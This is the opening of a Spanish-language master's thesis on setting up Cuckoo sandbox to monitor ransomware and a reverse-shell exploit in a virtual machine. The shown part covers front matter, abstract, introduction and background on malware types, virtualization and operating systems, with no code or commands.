



Pontificia Universidad
Católica del Ecuador | Sede
Ambato

OFICINA DE POSGRADOS

Tema:

**ANÁLISIS DE LOS DATOS ENVIADOS POR UNA SANDBOX PARA
MONITOREAR *MALWARE* EN TIEMPO REAL**

Proyecto de Investigación previo a la obtención del título de Magister en
Ciberseguridad

Línea de investigación:

Seguridad de la información

Autor:

Cristian Paul Pillajo Rea

Director:

Mg. Edgar Fernando Solís Acosta

Ambato – Ecuador

Abril 2023

PONTIFICIA UNIVERSIDAD CATÓLICA DEL ECUADOR SEDE AMBATO
HOJA DE APROBACIÓN

Tema:

**ANÁLISIS DE LOS DATOS ENVIADOS POR UNA *SANDBOX* PARA
MONITOREAR *MALWARE* EN TIEMPO REAL**

Línea de investigación:

Seguridad de la información

Autor:

Cristian Paul Pillajo Rea

Edgar Fernando Solís Acosta, Ing. Mg.

CALIFICADOR

f. 

Darío Javier Robayo Jácome, Ing. Mg.

CALIFICADOR

f. 

Verónica Maribel Pailiacho Mena, Ing. Mg.

CALIFICADOR

f. 

Juan Carlos Acosta Teneda, P. PhD.

COORDINADOR DE LA OFICINA DE POSGRADOS

f. 


Hugo Rogelio Altamirano Villarroel, Dr.

SECRETARIO GENERAL PUCESA

f. 


Ambato – Ecuador

Abril 2023


BIBLIOTECA

DECLARACIÓN DE AUTENTICIDAD Y RESPONSABILIDAD

Yo: **CRISTIAN PAUL PILLAJO REA**, con **CC. 172259876-8**, autor del trabajo de graduación intitulado: **“ANÁLISIS DE LOS DATOS ENVIADOS POR UNA SANDBOX PARA MONITOREAR MALWARE EN TIEMPO REAL”**, previa a la obtención del título profesional de **MAGÍSTER EN CIBERSEGURIDAD**, en la oficina de POSGRADOS:

1. Declaro tener pleno conocimiento de la obligación que tiene la Pontificia Universidad Católica del Ecuador, de conformidad con el artículo 144 de la Ley Orgánica de Educación Superior, de entregar a la SENESCYT en formato digital una copia del referido trabajo de graduación para que sea integrado al Sistema Nacional de Información de la Educación Superior del Ecuador para su difusión pública respetando los derechos de autor.
2. Autorizo a la Pontificia Universidad Católica del Ecuador a difundir a través del sitio web de la Biblioteca de la PUCE Ambato, el referido trabajo de graduación, respetando las políticas de propiedad intelectual de la Universidad.

Ambato, abril 2023



Cristian Paul Pillajo Rea

Cc. 172259876-8

DEDICATORIA

Dedico el presente proyecto de desarrollo a mi madre María Beatriz y a mi familia por siempre estar pendiente de mi educación y por brindarme todo su apoyo incondicional en todos los momentos y a todas las personas que siempre estuvieron apoyándome durante mi formación profesional.

AGRADECIMIENTO

Extiendo un enorme agradecimiento a la Pontificia Universidad Católica del Ecuador Sede Ambato, por brindarme todo su apoyo durante el transcurso de mi formación y, también, quiero agradecer a los docentes y a mis compañeros de la maestría en ciberseguridad por todos los conocimientos compartidos.

Agradezco al Mg. Edgar Fernando Solís Acosta, por todo su apoyo y tiempo brindado para llevar a cabo el trabajo de titulación y, también, quiero agradecerle por su enorme compromiso y dedicación por ayudarme a alcanzar una nueva meta.

RESUMEN

La actividad del *malware*, es un tema informático, que tiene a las organizaciones en constante actualización, debido a que el *software* malicioso evoluciona con el pasar del tiempo y cada vez crece la amenaza hacia los recursos tecnológicos, es uno de los principales causantes de la pérdida o fuga de información dentro de las empresas, lo que, causa daños a una escala muy alta por la ejecución de virus por parte de los atacantes dentro de la red de la organización. Por estos motivos, se emplea un análisis de los datos enviados a través de una *sandbox* para monitorear el *malware* en tiempo real en ambientes controlados, para la cual, se aplica la investigación cuantitativa para representar los datos del uso actual de una *sandbox* en las organizaciones. Por otro lado, se utiliza la metodología de Kanban para realizar las fases de implementación, preparación del entorno controlado y el levantamiento de la herramienta de cuckoo *sandbox* en el sistema operativo Linux, para inyectar *malware* en una máquina virtual invitada con el sistema operativo Windows 10, y seguido de estos sucesos proceder con la recolección de datos, para finalmente, realizar una documentación de los hallazgos. Tras la ejecución de cuatro diferentes *ransomware* y un *exploit* creado para la obtención de una *shell* reversa, se comprenden los efectos de los archivos no confiables al momento de su ejecución en la máquina virtual de pruebas.

Palabras clave: herramienta *sandbox*, *malware*, monitoreo, ambientes controlados.

ABSTRACT

Malware activity is an IT issue that keeps organizations constantly updated because malicious software evolves over time and the threat to technological resources is growing, being one of the main causes of loss or leakage of information within companies, causing damage on a very high scale by the execution of viruses by attackers within the network of the organization. For these reasons, an analysis of the data sent through a sandbox is used to monitor malware in real time in controlled environments, for which quantitative research is applied to represent the data of the current use of a sandbox in organizations. On the other hand, the Kanban methodology is used to perform the phases of implementation, preparation of the controlled environment and the lifting of the cuckoo sandbox tool in the Linux operating system, to inject malware into a guest virtual machine with the Windows 10 operating system, and followed by these events proceed with data collection to finally perform a documentation of the findings. After the execution of four different ransomware and an exploit created to obtain a reverse shell, the effects of untrusted files at the time of execution in the test virtual machine are understood.

Keywords: sandbox tool, malware, monitoring, controlled environments.

ÍNDICE GENERAL DE CONTENIDOS

DECLARACIÓN DE AUTENTICIDAD Y RESPONSABILIDAD	iii
DEDICATORIA.....	iv
AGRADECIMIENTO.....	v
RESUMEN	vi
ABSTRACT	vii
INTRODUCCIÓN	1
CAPÍTULO I. ESTADO DEL ARTE Y LA PRÁCTICA.....	5
1.1. Malware.....	6
1.2. Virtualización, sistemas operativos y herramientas adicionales.....	9
1.3. Metodología.....	14
1.4. Sandbox y Cuckoo Sandbox	17
CAPÍTULO II. DISEÑO METODOLÓGICO	24
2.1. Metodología de investigación	24
2.2. Metodología de desarrollo	30
CAPÍTULO III. ANÁLISIS DE LOS RESULTADOS DE LA INVESTIGACIÓN	65
3.1. Guía de implementación de cuckoo <i>sandbox</i>	65
3.2. Resultados del análisis del malware.....	74
CONCLUSIONES.....	96
RECOMENDACIONES	97
BIBLIOGRAFÍA	98
ANEXOS	106

ÍNDICE DE CUADROS

Cuadro 1. Tipos de malware	8
Cuadro 2. Comparación entre <i>sandbox</i>	21
Cuadro 3. Características de la máquina física	35
Cuadro 4. Características de las máquinas virtualizadas	36
Cuadro 5. Herramientas y librerías.....	43
Cuadro 6. Resultados encontrados del <i>ransomware</i> y <i>shell</i> reversa.....	95

ÍNDICE DE GRÁFICOS

Gráfico 1. Virtualización en ordenadores físicos.	10
Gráfico 2. Ventajas de la metodología Kanban.	16
Gráfico 3. Tablero Kanban	17
Gráfico 4. Arquitectura de <i>Sandboxie</i> Windows	18
Gráfico 5. Herramienta LXC	19
Gráfico 6. Arquitectura de cuckoo <i>sandbox</i>	20
Gráfico 7. Área laboral de los encuestados.....	25
Gráfico 8. Pregunta uno	26
Gráfico 9. Pregunta dos.....	26
Gráfico 10. Pregunta tres	27
Gráfico 11. Pregunta cuatro	27
Gráfico 12. Pregunta cinco	28
Gráfico 13. Pregunta seis	28
Gráfico 14. Pregunta siete.....	29
Gráfico 15. Pregunta ocho.....	29
Gráfico 16. Fases del proyecto de desarrollo	30
Gráfico 17. Herramienta Trello	31
Gráfico 18. Lista de tareas	31
Gráfico 19. Fase 1 en proceso	32
Gráfico 20. Datos Kaspersky.....	32
Gráfico 21. Infección de WannaCry en la red.....	33
Gráfico 22. <i>Shell</i> reversa.....	34

Gráfico 23. Lista de tareas realizadas	34
Gráfico 24. Fase 2 en proceso	35
Gráfico 25. VMware Workstation.....	35
Gráfico 26. Editor de red virtual de VMware	36
Gráfico 27. Entorno Virtual	37
Gráfico 28. Lista de tareas realizadas	37
Gráfico 29. Fase 3 en proceso	37
Gráfico 30. Imagen de los sistemas operativos.....	38
Gráfico 31. Características de la máquina virtual	38
Gráfico 32. Escritorio de Windows	39
Gráfico 33. Características de la máquina virtual	39
Gráfico 34. Escritorio de Linux Ubuntu	40
Gráfico 35. Ping hacia la máquina virtual con Windows	40
Gráfico 36. Ping hacia la máquina virtual con Linux.....	40
Gráfico 37. Lista de tareas realizadas	41
Gráfico 38. Fase 4 en proceso	41
Gráfico 39. Instalación de Python y Pillow.....	42
Gráfico 40. Agente de comunicación.....	42
Gráfico 41. Preparación de Linux Ubuntu.....	42
Gráfico 42. Direccionamiento IP	43
Gráfico 43. Actualización de paquetes	43
Gráfico 44. Instalación de Python 2.7 y librerías	45
Gráfico 45. Instalación de python 3 y librerías.....	45
Gráfico 46. Instalación del gestor de paquetes PIP	45
Gráfico 47. Instalación de librerías adicionales para MongoDB	46
Gráfico 48. Instalación de MongoDB.....	46
Gráfico 49. habilitar el servicio de MongoDB.....	46
Gráfico 50. Creación del entorno virtual con python 2.....	47
Gráfico 51. Instalación de cuckoo <i>sandbox</i>	47
Gráfico 52. Primera ejecución de Cuckoo <i>sandbox</i>	48
Gráfico 53. Instalación M2crypto	48
Gráfico 54. Repositorio de yara.....	49
Gráfico 55. Descomprimir el archivo yara.....	49

Gráfico 56. Instalación de yara en el entorno virtual	49
Gráfico 57. Instalación de yara	49
Gráfico 58. Ejecución de yara	49
Gráfico 59. Ejecución de mitmproxy	50
Gráfico 60. Archivos de configuración de cuckoo	50
Gráfico 61. Archivos a modificar	51
Gráfico 62. Archivo <i>auxiliary.conf</i>	51
Gráfico 63. Archivo <i>cuckoo.conf</i>	51
Gráfico 64. Archivo <i>physical.conf</i>	52
Gráfico 65. Archivo <i>processing.conf</i>	52
Gráfico 66. Archivo <i>reporting.conf</i>	53
Gráfico 67. Descarga de recursos de la comunidad de cuckoo	53
Gráfico 68. Ejecución de cuckoo <i>sandbox</i>	53
Gráfico 69. Carga de reglas y módulos de cuckoo <i>sandbox</i>	54
Gráfico 70. Lista de tareas realizadas	54
Gráfico 71. Fase 5 en proceso	55
Gráfico 72. Inicialización de cuckoo	55
Gráfico 73. Envío de los datos a través de la <i>sandbox</i>	55
Gráfico 74. Recolección de datos por parte del agente	56
Gráfico 75. Ejecución de los módulos de cuckoo <i>sandbox</i>	56
Gráfico 76. Recolección de datos	56
Gráfico 77. Inicialización de cuckoo <i>sandbox</i>	57
Gráfico 78. Envío de los datos a través de la <i>sandbox</i>	57
Gráfico 79. Recolección de datos por parte del agente	58
Gráfico 80. Modificación de archivos	58
Gráfico 81. Ejecución de los módulos de cuckoo	59
Gráfico 82. Dirección de alojamiento de los datos	59
Gráfico 83. Recolección de datos	59
Gráfico 84. Envío de datos a través de la <i>sandbox</i>	60
Gráfico 85. Recolección de datos por parte del agente	60
Gráfico 86. Ejecución de módulos de cuckoo <i>sandbox</i>	60
Gráfico 87. Recolección de datos	61
Gráfico 88. Envío de datos a través de la <i>sandbox</i>	61

Gráfico 89. Recolección de datos del agente	61
Gráfico 90. Ejecución de módulos auxiliares de cuckoo <i>sandbox</i>	62
Gráfico 91. Recolección de datos.....	62
Gráfico 92. Creación del <i>exploit</i>	62
Gráfico 93. Ejecución del <i>exploit</i>	63
Gráfico 94. Creación y modificación de un archivo	63
Gráfico 95. Comprobación de la modificación del archivo	63
Gráfico 96. Envío del <i>malware</i> a través de la <i>sandbox</i>	63
Gráfico 97. Recolección de datos por parte del agente.....	64
Gráfico 98. Ejecución de los módulos de cuckoo	64
Gráfico 99. Recolección de datos.....	64
Gráfico 100. Dirección de la carpeta <i>startup</i>	66
Gráfico 101. Cifrado de archivos en ejecución	75
Gráfico 102. Pantalla principal del <i>ransomware</i> Petya	75
Gráfico 103. Datos básicos del archivo ejecutado.....	75
Gráfico 104. Fechas de ejecución del archivo	76
Gráfico 105. Firmas que lo reconocen como <i>malware</i>	76
Gráfico 106. Asignación de lectura, escritura y ejecución de memoria.	76
Gráfico 107. Instalación de <i>bootkit</i>	77
Gráfico 108. Antivirus de Virus Total	77
Gráfico 109. Modificación de archivos.....	78
Gráfico 110. Recursos gráficos	78
Gráfico 111. Librerías importantes	78
Gráfico 112. Cadena de datos.....	79
Gráfico 113. Antivirus de Virus Total	79
Gráfico 114. Comportamiento del <i>ransomware</i> Petya.....	79
Gráfico 115. Cifrado de datos.....	80
Gráfico 116. Datos básicos	80
Gráfico 117. Calificación del <i>malware</i>	81
Gráfico 118. Información del tiempo de ejecución.....	81
Gráfico 119. Firmas que reconocen al archivo como malicioso	81
Gráfico 120. Archivos encriptados.....	81
Gráfico 121. Archivos eliminados al momento de ejecutar el <i>ransomware</i>	82

Gráfico 122. Mensaje del <i>malware</i>	82
Gráfico 123. Dirección del descifrador.....	82
Gráfico 124. Criptografía utilizada para cifrar la información.....	83
Gráfico 125. Antivirus de Virus Total	83
Gráfico 126. Cadena de datos encontrada.....	84
Gráfico 127. Comportamiento del <i>ransomware</i> WannaCry	84
Gráfico 128. Ejecución del archivo .bat	84
Gráfico 129. Eliminación de archivos	85
Gráfico 130. Procesos de memoria	85
Gráfico 131. Información básica.....	86
Gráfico 132. Información de ejecución del <i>malware</i>	86
Gráfico 133. Firmas de reconocimiento del <i>malware</i>	86
Gráfico 134. Antivirus Virus Total	87
Gráfico 135. Cadena de datos encontrada.....	87
Gráfico 136. Comportamiento del <i>ransomware</i> CryptoLocker.....	88
Gráfico 137. Ejecución del <i>ransomware</i>	88
Gráfico 138. Datos básicos del <i>ransomware</i>	89
Gráfico 139. Calificación del <i>malware</i>	89
Gráfico 140. Fechas de ejecución del <i>malware</i>	89
Gráfico 141. Firmas que reconocen al archivo como <i>malware</i>	89
Gráfico 142. Nota de rescate del <i>ransomware</i> Cerber	90
Gráfico 143. sobreescritura de archivos.....	90
Gráfico 144. Antivirus de Virus Total	91
Gráfico 145. Archivos eliminados	91
Gráfico 146. Ejecución del exploit	92
Gráfico 147. Datos básicos	92
Gráfico 148. Información de tiempo de ejecución	92
Gráfico 149. Firmas de reconocimiento del <i>malware</i>	93
Gráfico 150. Librerías utilizadas por el software.....	93
Gráfico 151. Cadena de datos encontrada.....	93
Gráfico 152. Antivirus de Virus Total	94
Gráfico 153. Comportamiento del <i>software</i> no confiable	94

INTRODUCCIÓN

El desarrollo de *malware*, ha experimentado un gran cambio en los últimos años, debido que ha pasado de ser un *software* creado, como un desafío a ser el objetivo de ganar reputación y prestigio en el mundo de la ciberdelincuencia, y de esta manera han tomado el control sobre distintas organizaciones al poner en riesgo la seguridad de los activos de información. Este enfoque ha sido el resultado de una inversión por parte de los piratas informáticos, que son los encargados de la producción y distribución de este tipo de *software* cuyo objetivo principal no solo es el causar daño, sino que es tener una ganancia económica y una reputación en el mundo criminal.

La dependencia de la tecnología, ha cambiado drásticamente por el cambio a trabajo remoto inducido por la pandemia covid-19, la cual, ha acelerado el uso de plataformas y recursos tecnológicos que permiten el intercambio de información confidencial con terceros: servicios de proveedores en la nube, interfaces de programación de aplicaciones (API), agregadores de datos, entre otros intermediarios tecnológicos. Es por esto que, en el año 2020, se ha evidenciado un incremento del 435% de casos por el uso de *ransomware* y esto es gracias a que el 95% de los eventos de ciberseguridad son provocados por errores humanos (Global Risks Report, 2022).

En la actualidad, se ha registrado que en América Latina y el Caribe han sufrido 137 mil millones de intentos de ciberataques desde el mes de Enero hasta el mes de Junio del año 2022, con un incremento del 50% de ataques en comparación con el año 2021, que se registró 91 mil millones de ataques, y entre los países con más ataques está México con 85 mil millones de ataques, Brasil con 31,5 mil millones y por último Colombia con 6,3 mil millones de ataques, por otro lado, también, se detectaron 384 mil millones de intentos de ataques con *ransomware* sofisticados que tenían como destino América Latina (Fortinet, 2022).

Con esta información, se aprecia claramente cómo el mundo de la ciberseguridad, se ha sometido a cambios con un nivel de peligrosidad demasiado alto, debido a

que el *software* que contiene *malware* es cada vez más sofisticado y a su vez tienen un gran potencial de amenaza y de destrucción digital, por lo que, se necesita de varios componentes de defensa e integrarlos en las redes defensivas de las organizaciones.

A pesar de que hoy en día, la tecnología es un recurso primordial para la seguridad de los activos de información, es relevante conocer mecanismo de defensa y de prevención en las redes, por ejemplo, se tienen los antivirus, *firewall*, sistema de detección de intrusos (IDS), sistema de prevención de intrusos (IPS). Con todos estos recursos, se adquiere prevención ante una posibilidad de infiltración de *malware*, pero siempre es necesario estar alerta, porque, como se mencionó el virus está en constante evolución y es muy probable, que se logre eludir ciertos tipos de medidas de seguridad para llegar hasta los recursos tecnológicos.

Con los antecedentes mencionados, se observa que el *malware* logra causar efectos peligrosos si, se llega a ejecutar en algún sistema operativo, por lo general los atacantes buscan invalidar, dañar, deshabilitar los controles o comandos que son útiles para el funcionamiento de los servidores que alojan algún tipo de servicio y esto interfiere con el trabajo normal de los equipos.

Por estos motivos, en la actualidad, se encuentran temas de mucha importancia que tiene a todas las organizaciones en constante actualización, debido a que cada día, se encuentran nuevos peligros de infiltración en los sistemas informáticos. Por lo tanto, existen varios tipos de amenazas cibernéticas que van desde causar problemas mínimos hasta llegar a tener problemas realmente serios, por lo que, de esta manera el atacante al usar *malware* logra cifrar o extraer información de un recurso tecnológico y situar a la empresa u organización a la defensiva y colocar al ciberdelincuente en una posición favorable en la que él exige un rescate por la liberación de la información.

Con los aspectos mencionados el problema radica en el desconocimiento del uso de *sandbox* para el monitoreo del *malware* en tiempo real, porque en la actualidad

existen evasores de seguridad que invalidan ciertos tipos de antivirus y esto hace que el *malware* pase de manera desapercibida.

En la información previamente explicada, se tiene como idea a defender que no solo es necesario de los mecanismos de defensa, sino que, es importante estar preparado para recibir un ataque, para ello, es preciso deducir cuáles, serían las características más descriptivas o entender cuál es el comportamiento y finalidad del *malware*, es decir, lograr determinar las funcionalidades y el propósito para el cual, se creó y diseñó el *malware*.

Objetivo general

- Realizar un análisis de *malware* dentro de una *sandbox* en ambientes controlados

Objetivos específicos

1. Fundamentar teóricamente el estado del arte del uso de una *sandbox* para el monitoreo del *malware*.
2. Diagnosticar la situación actual del uso de herramientas *sandbox* en un ambiente controlado.
3. Implementar un *sandbox* que permita el monitoreo del *malware* en tiempo real.
4. Documentar los resultados generados por el *sandbox* relacionados con las vulnerabilidades en una red.

Por otro lado, se utiliza la investigación cuasi experimental, porque, se tiene como objetivo de pruebas una máquina virtual y así lograr determinar las posibles acciones que ocasiona el *malware*, también la investigación mencionada ayuda a comprender los posibles efectos que existan durante la investigación y, finalmente, la investigación cuasi experimental es útil para este proyecto, porque, los grupos de *malware* utilizados no fueron seleccionados de manera aleatoria, por otro lado, se utiliza la metodología de Kanban para ejecutar las fases de implementación del entorno virtual y el levantamiento de la *sandbox* y, se escoge esta metodología

debido a, que se acopla de manera beneficiosa para el presente proyecto de desarrollo.

Este proyecto de desarrollo es importante, porque ayuda a las personas, que se encuentren interesadas en la implementación y el análisis del *malware* mediante una *sandbox* debido a, que se detalla paso a paso los procedimientos adecuados para tener una *sandbox* funcional dentro de un entorno aislado en el que no causa daños a otros recursos tecnológicos.

Los lectores que están interesados el presente proyecto de desarrollo comprenden los componentes básicos, desde cómo, se levantar una máquina virtual, como crear una red en la que estén los equipos de prueba y también, se muestra una sección en la que, se detalla los hallazgos del *malware*.

Este proyecto beneficia a la comunidad, que se encuentre en el área del análisis del *malware*, pero también, aporta con conocimiento importante aquellas empresas que estén interesadas en cómo protegerse, por lo tanto, este proyecto es un aporte para la implementación de una capa más de seguridad y de control para las organizaciones públicas o privadas.

CAPÍTULO I. ESTADO DEL ARTE Y LA PRÁCTICA

A continuación, se muestran proyectos de desarrollo, con gran relevancia en el ámbito del uso y aplicación de tecnologías *sandbox*, para el aislamiento del *malware*, por lo tanto, se procede a indicar los aspectos más relevantes de tres proyectos desarrollados y un artículo científico.

Recibir ataques inesperados causa una gran cantidad de consecuencias, por ejemplo, pérdidas económicas, pérdidas de confidencialidad de la información, también, se perdería la seguridad de la información al traer consigo problemas de integridad, confiabilidad y disponibilidad, por lo tanto, al *malware*, se lo define como un *software* creado con intenciones de romper brechas en la seguridad informática (Ruiz Rodríguez, 2019).

Existe *software* que cuyo objetivo es realizar acciones dañinas en un entorno para robar información de datos relevantes de las personas como fotos, información personal y datos privilegiados, por lo tanto, en el mundo de la informática una *sandbox* es una caja de arena o un entorno aislado de otros procesos, que permite la ejecución de códigos peligrosos y la detección de actividades sospechosas.

Por otro lado, se encuentra otro trabajo de desarrollo que habla sobre la “Metodología para el análisis de *malware* en un ambiente controlado”, por consiguiente, explica acerca del desarrollo de cómo proporcionar un laboratorio seguro para el análisis automatizado de muestras de *malware*, con la finalidad de recopilar datos tras la ejecución del *software* no confiable (Jumbo Tene, 2017).

También, se encuentra una “Propuesta de implementación de un ambiente dinámico de *malware* basado en cuckoo *sandbox* para la red local del edificio de la fie-epoch” y, se menciona que, el *malware* es el término que engloba aquellos programas o códigos que fueron creados y diseñados para dañar un sistema informático y perjudicar el funcionamiento (Quezada Haro, 2017).

En el artículo científico “Análisis dinámico de *malware* usando Cuckoo Sandbox”, se dice que, al *malware*, se le conoce como un *software* malicioso desarrollado con las intenciones de causar daños en los funcionamientos del sistema. Por lo tanto, se encuentra que cuckoo sandbox permite realizar un análisis de archivos (Jamalpur et al., 2018).

Los ciberataques transcurren todos los días y el análisis del *software* es algo que cada organización tiene que realizar para comprobar la existencia del *malware* y con los acontecimientos mencionados, se procede a realizar una fundamentación teórica para la implementación de un entorno controlado para el análisis del *malware*.

1.1. Malware

Malware es un término general, que se refiere a cualquier tipo de *software* malicioso diseñado para infiltrarse en los dispositivos sin ningún conocimiento. Hay muchos tipos de *malware* y cada uno, se centra en su objetivo de una manera diferente. Sin embargo, todas las variantes comparten dos características que las definen: son secretas y trabajan activamente en contra de los intereses del objetivo (Belcic, 2022).

Por lo tanto, el *malware*, se lo define como un tipo de *software* de aplicación creado con el propósito de irrumpir en los sistemas informáticos del entorno en el que, se lo ejecuta, el *software* tiene como objetivo dañar, extraer información, denegar servicios, restringir accesos, deshabilitar configuraciones, eliminar información, tomar control sobre los equipos, cifrar información y entre muchas actividades más, al depender del objetivo con el que fue creado el *malware*.

Desde la antigüedad los atacantes buscan la manera de cómo vulnerar los sistemas, para obtener control sobre ellos y causar daños, así como también, invalidar los sistemas para obtener beneficios de estos actos maliciosos.

Creeper fue el primer *software* malicioso creado en 1971, por el informático Thomas Robert, que se basó en la teoría planteada por John Von Neuman en el año 1949. La función principal de este virus era propagarse por toda la red de ordenadores, por lo que, este *software* dejó los primeros cimientos para el desarrollo del *malware*, que se conoce en la actualidad (KeepCoding, 2022).

En el año 2016, se llegó a conocer el *malware* Cerber, que fue uno de los primeros servicios de *ransomware* (RaaS), también, se conoció el *ransomware* Locky que causó daños en la infraestructura tecnológica y el *ransomware* WannaCry que sucedió en el año 2017 (KeepCoding, 2022).

Por lo tanto, así ha sido la ola creciente de los ataques informáticos hasta llegar a la actualidad, porque, el *malware* busca la manera de cómo invalidar los sistemas informáticos con el fin de causar daños y obtener beneficios de estos acontecimientos maliciosos.

Clasificación del *malware*

Como se mencionó anteriormente existen varias formas de atacar a los recursos tecnológicos, por lo tanto, en el cuadro número 1, se indican los tipos más comunes de *malware*.

Cuadro 1. Tipos de malware

Tipo de <i>malware</i>	Descripción
<i>Ransomware</i>	El <i>ransomware</i> es un cifrador de datos de un activo de información, es un programa maligno que causa daños al deshabilitar todos los accesos hacia los archivos del sistema operativo y el cracker deja una nota en la que especifica la forma en cómo recuperar la información cifrada.
<i>Spyware</i>	El <i>spyware</i> recopila información de todo tipo de dispositivo con el fin de enviar esta información al atacante, este <i>malware</i> suele estar configurado para extraer datos de actividades en internet, datos personales, correos, usuarios, credenciales, números de tarjetas, informes financieros, con el fin de robar la identidad de otra persona.
Gusano	El gusano en la informática es un <i>malware</i> que fue diseñado con el objetivo de replicarse. Por lo que este <i>software</i> malicioso es capaz de propagarse por distintos dispositivos y permanecer activo en las computadoras afectadas y todo esto es posible, porque, el gusano es capaz de aprovechar los fallos en la seguridad de los diferentes activos de una red.
<i>Adware</i>	El <i>adware</i> es un <i>malware</i> creado específicamente para crear publicidad o anuncios no deseados para exponer a las víctimas, por lo que, lo más común es enviar juegos gratuitos, publicidad en la que, se le ofrece a la víctima cualquier tipo de objeto, todo esto con la finalidad de obtener información personal y credenciales que son útiles para irrumpir en los sistemas informáticos.
Troyano	Este <i>malware</i> , también, es conocido como el caballo de troya, que se presenta como un programa normal hacia las víctimas, es decir, que posee las características legítimas de un <i>software</i> que es inofensivo, pero al momento de la ejecución este <i>software</i> muestra pantallas normales, pero por detrás, crea nuevos procesos que las víctimas no observan y el atacante obtiene un acceso remoto hacia el equipo víctima.

Fuente: modificado a partir de Belcic (2022).

Efectos del *malware*

Como se mencionó en los apartados anteriores existen varias formas de atacar a los activos de información y de igual manera hay diferentes formas de como causar daños, por lo que, los efectos que el *malware* ocasiona en las empresas es devastador, debido a que si el atacante logra ingresar un virus, lograría paralizar las actividades de toda la organización, posteriormente al tener acceso a los equipos, se procede a extraer datos para extorsionar a las víctimas por la liberación de la información.

Por lo tanto, si los recursos tecnológicos están infectados con cualquier tipo de *malware*, logran reducir la velocidad del sistema operativo, como también, mostrar publicidad engañosa para obtener información privilegiada de los usuarios y dicho esto, los efectos dependen del alcance del *malware*, pero al estar infectado con cualquier tipo de virus, ya existe una amenaza con un nivel de riesgo alto.

1.2. Virtualización, sistemas operativos y herramientas adicionales


La virtualización es una tecnología que permite la creación de servicios de TI útiles, a través de los recursos del *hardware* y todo esto es posible al distribuir las funciones de la máquina física en distintos entornos, con la posibilidad de limitar la capacidad del equipo virtualizado (Redhat, 2018).

Por lo tanto, la virtualización es un *software* que permite replicar las características del *hardware*, para almacenar o iniciar un nuevo sistema informático y todo esto con la finalidad de tener varios servicios, sistemas operativos, contenedores, jaulas dentro de un solo servidor.

La virtualización comenzó a tomar impulso a gran escala a principios del año 2000, por lo que, en este año, se comenzó a ver la tecnología de los hipervisores que hacían posible tener la virtualización en los servidores, esto es gracias al procesamiento por lotes de la informática que ejecutaba múltiples tareas de manera rápida (Redhat, 2018).

En el gráfico número 1, se aprecia el funcionamiento de la virtualización de los sistemas operativos en un solo ordenador físico.

Gráfico 1. Virtualización en ordenadores físicos.



Fuente: tomado de Ramírez (2016).

Hipervisor VMware

El hipervisor es un motor de máquinas virtuales, que le permite al ordenador utilizar los recursos de la máquina física como recursos para las máquinas virtuales, mediante el uso compartido de memoria y procesos.

VMware *vCenter Server* ofrece el servicio de una plataforma centralizada que permite la gestión de diferentes entornos, además, proporciona una infraestructura virtual híbrida de confianza, potente, flexible, seguro y ágil para la transformación digital del centro de datos (Vmware, 2022).

Aplicabilidad de la virtualización

En la actualidad la virtualización, es un elemento clave para realizar actividades que tienen relación con diferentes propósitos en distintas áreas de las empresas, por lo que, es de gran utilidad manejar este tipo de tecnologías.

Dentro de las aplicabilidades, se encuentra la virtualización de servidores, de correo, las aplicaciones web, de almacenamiento, y otros servicios que se

encuentran de manera centralizada y organizada para la realización de operaciones en poco tiempo (Grupo Garatu, 2017).

Ventajas de la virtualización

Existen varias ventajas de utilizar la virtualización para la ejecución de todo tipo de servicios, porque esta tecnología cada vez, se extiende y logra generar nuevos beneficios en la reproducción de máquinas virtuales.

Como ventajas, se tiene la facilidad y rapidez de implementación de servidores virtuales, al aprovechar la eficiencia de los recursos de la máquina física, pero también, se encuentra la encapsulación, el aislamiento de procesos, seguridad, y la consolidación de varios servidores en una máquina física (JMGAdmin, 2017).

Importancia de la virtualización mediante hipervisores

La virtualización es importante, porque las máquinas virtuales, se mantienen aisladas en un espacio separado de la memoria y en caso de algún daño no afectaría a otras máquinas virtuales y tampoco afectaría a la máquina física, otro punto importante es, que se permite tomar capturas del estado actual de las máquinas virtuales con la finalidad de reestablecer los procesos al momento, que se tomó la captura en caso de algún tipo de fallo, pero también, es importante, debido a que le permite al usuario aumentar o disminuir la cantidad de memoria asignar a la máquina virtual, y de igual manera admite colocar la cantidad de almacenamiento, según las necesidades del usuario.

Sistemas operativos

Los sistemas operativos brindan al usuario una interfaz gráfica o línea de comandos para realizar un conjunto de instrucciones, el sistema operativo realiza distintas actividades como gestionar la memoria, administrar la unidad central de procesamiento, entradas y salidas de datos, administración de archivos y todo esto con el fin de realizar una comunicación con el usuario (Editorial Etecé, 2021).

También, el sistema operativo es un conjunto de herramientas y programas informáticos que sirven para administrar y gestionar los recursos del *hardware* y proveer de distintas ejecuciones de código para el beneficio del usuario.

Tipos de sistemas operativos

Windows 10

El sistema operativo Windows 10 fue lanzado en julio del 2015 y posee características favorables, como una interfaz amigable con el usuario, cuenta con una incorporación de un escritorio virtual, capaz de controlar las unidades de *hardware* y la arquitectura es de carácter universal, por lo que, dicho sistema operativo ha recibido grandes elogios por expertos (Váldez, 2022).

Al ser un sistema operativo muy utilizado, este cuenta con beneficios como tener una excelente protección con el antivirus, tener una buena velocidad con el sistema operativo, tiempos cortos de arranque, mejor tiempo de ejecución de aplicaciones y entre otras características que hacen que este sistema operativo sea muy amigable con el usuario final (Deimos, 2021).

Linux Ubuntu

El sistema operativo Linux Ubuntu es una distribución de GNU/Linux, que ofrece sistemas operativos para escritorio con interfaz gráfica y línea de comandos, es un sistema operativo de código abierto, que se mantiene con actualizaciones de la comunidad y posee características como su facilidad de uso, mejora la privacidad, consumo de pocos recursos de *hardware* y es personalizable (Vidal, 2022).

Linux Ubuntu es de ayuda en el presente proyecto, porque, posee un sistema operativo ligero, rápido y no consume mucho espacio de memoria, además, es un sistema operativo que recibe actualizaciones de repositorios en los cuales, se encuentran una gran variedad de herramientas y permite una instalación más limpia porque permite instalar solo las herramientas que se necesitan.

